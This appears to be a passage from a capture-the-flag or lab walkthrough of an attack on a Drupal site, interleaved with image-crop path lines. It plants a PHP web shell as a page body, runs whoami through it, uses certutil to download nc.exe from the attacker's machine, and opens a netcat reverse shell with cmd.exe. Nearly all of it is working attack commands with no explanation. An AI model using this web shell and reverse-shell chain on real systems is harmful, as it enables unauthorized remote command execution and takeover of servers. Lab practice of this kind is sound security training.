


Title *


shell2

Body (Edit summary)

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```




Basic page *shell2* has been created.




```
10.10.10.9/node/3?cmd=whoami
```


```
nt authority\iusr
```




```
10.10.10.9/node/3?cmd=certutil.exe -urlcache -split -f "http://10.10.14.13:8081/nc.exe" nc.exe
```




```
10.10.10.9/node/3?cmd=nc.exe%2010.10.14.13%204041%20-e%20cmd.exe
```



